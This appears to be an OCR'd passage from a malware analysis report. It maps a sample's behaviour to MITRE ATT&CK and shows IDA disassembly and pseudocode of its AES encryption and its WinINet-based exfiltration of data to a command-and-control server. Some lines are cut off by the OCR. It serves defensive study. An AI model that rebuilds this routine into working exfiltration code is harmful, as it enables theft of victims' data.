
#1 **Discovery** as **tactic**


a. **System Information Discovery** as **technique.**


28.2 Encrypting data with AES and sending to Remote Servers:


When sending these data to remote servers ,the malware first encrypts it using the AES key from the configuration and Base64-encodes it.






IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
Structures
Enums
Imports
Exports
IDA View-A
Pseudocode-A
Loaded Type Libraries
Strings window
.text:00405690 AES_Encrypt proc near ; CODE XREF: data_Encryption_and_Encoding_Co
.text:00405690 arg_0 = dword ptr 8
.text:00405690 arg_4 = dword ptr 0Ch
.text:00405690 arg_8 = dword ptr 10h
.text:00405690 arg_C = dword ptr 14h
.text:00405690 push ebp
.text:00405691 mov ebp, esp
.text:00405693 push ebx
.text:00405694 push esi
.text:00405695 push edi
.text:00405696 xor esi, esi
.text:00405698 push [ebp+arg_4]
.text:0040569B push [ebp+arg_0]
.text:0040569E call sub_404D08
.text:004056A3 mov ebx, [ebp+arg_C]
.text:004056A6 mov edi, [ebp+arg_8]
.text:004056A9 lea edi, [edi+ebx]
.text:004056AC add ebx, 0Fh
.text:004056AF and ebx, 0FFFFFFF0h
.text:004056B2 add ebx, 10h
.text:004056B5 mov eax, ebx
.text:004056B7 sub eax, [ebp+arg_C]
.text:004056BA mov ecx, eax
.text:004056BC rep stosb
.text:004056BE mov esi, ebx
.text:004056C0 shr ebx, 4
.text:004056C3 mov edi, [ebp+arg_8]
.text:004056C6 loc_4056C6: ; CODE XREF: AES_Encrypt+43ij
.text:004056C6 push edi
.text:004056C7 push edi
.text:004056C8 call sub_405218
.text:004056CD add edi, 10h
.text:004056D0 dec ebx
.text:004056D1 test ebx, ebx
.text:004056D3 jnz short loc_4056C6
unsigned int __stdcall sub_405690(unsigned int *a1, unsigned int a2, int a3, int a4)
{
unsigned int v4; // ebx
unsigned int *v5; // edi
sub_404D08(a1, a2);
memset((void *)(a3 + a4), ((a4 + 15) & 0xF0) + 16 - a4, ((a4 + 15) & 0xFFFFFFF0) + 16 - a4);
v4 = (((a4 + 15) & 0xFFFFFFF0) + 16) >> 4;
v5 = (unsigned int *)a3;
do
{
sub_405218(v5, v5);
v5 += 4;
--v4;
}
while (v4);
return ((a4 + 15) & 0xFFFFFFF0) + 16;
}


IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
Structures
Enums
Imports
Exports
IDA View-A
Pseudocode-A
Loaded Type Libraries
Strings window
.text:0040D0DE push 0 ; _DWORD
.text:0040D0E0 push 0 ; _DWORD
.text:0040D0E2 push [ebp+var_14] ; _DWORD
.text:0040D0E5 call stru_425810.ptr_InternetOpenW
.text:0040D0EB mov [ebp+var_4], eax
.text:0040D0EE cmp [ebp+var_4], 0
.text:0040D0F2 jnz short loc_40D0F9
.text:0040D0F4 jmp loc_40D423
.text:0040D0F9 loc_40D0F9: ; CODE XREF: data_Encryption_and_Encoding_Co
.text:0040D0F9 lea eax, [ebp+var_40]
.text:0040D0FC mov dword ptr [eax], 0EFB3A050h
.text:0040D102 mov dword ptr [eax+4], 0EFA8A053h
.text:0040D109 mov dword ptr [eax+8], 0EFFCA000h
.text:0040D110 push 3
.text:0040D112 push eax
.text:0040D113 call sub_401240
.text:0040D118 lea eax, [ebp+var_34]
.text:0040D11B mov word ptr [eax], 3Ah ; ':'
.text:0040D120 mov word ptr [eax+2], 2Fh ; '/'
.text:0040D126 mov word ptr [eax+4], 2Fh ; '/'
.text:0040D12C mov word ptr [eax+6], 0
.text:0040D132 loc_40D132: ; CODE XREF: data_Encryption_and_Encoding_Co
.text:0040D132 ; data_Encryption_and_Encoding_Connecting_To
.text:0040D132 cmp word ptr [esi], 0
.text:0040D136 jnz short loc_40D13D
.text:0040D138 jmp loc_40D423
.text:0040D13D loc_40D13D: ; CODE XREF: data_Encryption_and_Encoding_Co
.text:0040D13D lea eax, [ebp+var_34]
.text:0040D140 push eax ; _DWORD
.text:0040D141 push esi ; _DWORD
.text:0040D142 call stru_42540C.ptr_wcsstr
.text:0040D148 add esp, 8
.text:0040D14B test eax, eax
.text:0040D14D jnz short loc_40D15F
0000C4EB 0040D0EB: data_Encryption_and_Encoding_Connecting_To_Rem (Synchronized with Pseudocode-A)
v25 = sub_40D480();
if (v25)
{
v28 = sub_40D638();
if (v28)
{
v29 = decrypt_buffer(dword_41D170);
if (v29)
{
v32 = ((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_425810.ptr_InternetOpenW)(
v28,
0,
0,
0,
0);
if (v32)
{
v18[0] = -273440688;
v18[1] = -274161581;
v18[2] = 0xEFFCA000;
sub_401240(v18, 3);
v19 = 3080250;
v20 = 47;
v21 = 0;
while (1)
{
while (1)
{
while (1)
{
while (1)
{
if (!*v4)
goto LABEL_40;
v6 = ((int (__cdecl *)(_DWORD, _DWORD))stru_42540C.ptr_wcsstr)(v4, &v19);
if (v6)
{
v7 = v6 - (_DWORD)v4;
qmemcpy(v16, v4, v7);
0000C4EB data_Encryption_and_Encoding_Connecting_To_Remote_Server:69 (40D0EB) (Synchronized with IDA View-A)


IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
Structures
Enums
Imports
Exports
IDA View-A
Pseudocode-A
Loaded Type Libraries
Strings window
.text:0040D1CB push 2Fh ; '/' ; _DWORD
.text:0040D1CD lea eax, [ebp+var_150]
.text:0040D1D3 push eax ; _DWORD
.text:0040D1D4 call stru_42540C.ptr_wcsrchr
.text:0040D1DA add esp, 8
.text:0040D1DD test eax, eax
.text:0040D1DF jz short loc_40D1E6
.text:0040D1E1 mov word ptr [eax], 0
.text:0040D1E6 loc_40D1E6: ; CODE XREF: data_Encryp
.text:0040D1E6 push 0 ; _DWORD
.text:0040D1E8 push 0 ; _DWORD
.text:0040D1EA push 3 ; _DWORD
.text:0040D1EC push 0 ; _DWORD
.text:0040D1EE push 0 ; _DWORD
.text:0040D1F0 push ebx ; _DWORD
.text:0040D1F1 lea eax, [ebp+var_150]
.text:0040D1F7 push eax ; _DWORD
.text:0040D1F8 push [ebp+var_4] ; _DWORD
.text:0040D1FB call stru_425810.ptr_InternetConnectW
.text:0040D201 mov [ebp+var_8], eax
.text:0040D204 cmp [ebp+var_8], 0
.text:0040D208 jnz short loc_40D21D
.text:0040D20A push esi ; _DWORD
.text:0040D20B call stru_42540C.ptr_wcslen
.text:0040D211 add esp, 4
.text:0040D214 lea esi, [esi+eax*2+2]
.text:0040D218 jmp loc_40D132
.text:0040D21D loc_40D21D: ; CODE XREF: data_Encryp
.text:0040D21D push 0 ; _DWORD
.text:0040D21F push edi ; _DWORD
.text:0040D220 push 0 ; _DWORD
.text:0040D222 push 0 ; _DWORD
.text:0040D224 push 0 ; _DWORD
.text:0040D226 push [ebp+var_20] ; _DWORD
.text:0040D229 lea eax, [ebp+var_40]
.text:0040D22C push eax ; _DWORD
0000C5FB 0040D1FB: data_Encryption_and_Encodi (Synchronized with Pseudocode-A)
0;
0x400000;
__cdecl *)(_DWORD, _DWORD))stru_42540C.ptr_wcscpy)(v16, v4);
WORD *)((int (__cdecl *)(_DWORD, _DWORD))stru_42540C.ptr_wcsrchr)(v16, 47);
)
0;
int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_425810.ptr_InternetConnectW)(
v32,
v16,
v9,
0,
0,
3,
0,
0);
)
t (__cdecl *)(_DWORD))stru_42540C.ptr_wcslen)(v4) + 1;
(__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_425810.ptr_HttpOpenRequestW)(
dcall *)(_DWORD))stru_425810.ptr_InternetCloseHandle)(v31);
(__cdecl *)(_DWORD))stru_42540C.ptr_wcslen)(v4) + 1;
)
0000C5FB data_Encryption_and_Encoding_Connecting_To_Remote_Server:114 (40D1FB) (Synchronized with IDA View-A)

The mitre mapping for sending data to remote server will be as follows :

#1 **Command and Control** as **tactic**

a. **Exfiltration over C2 channel** as **technique.**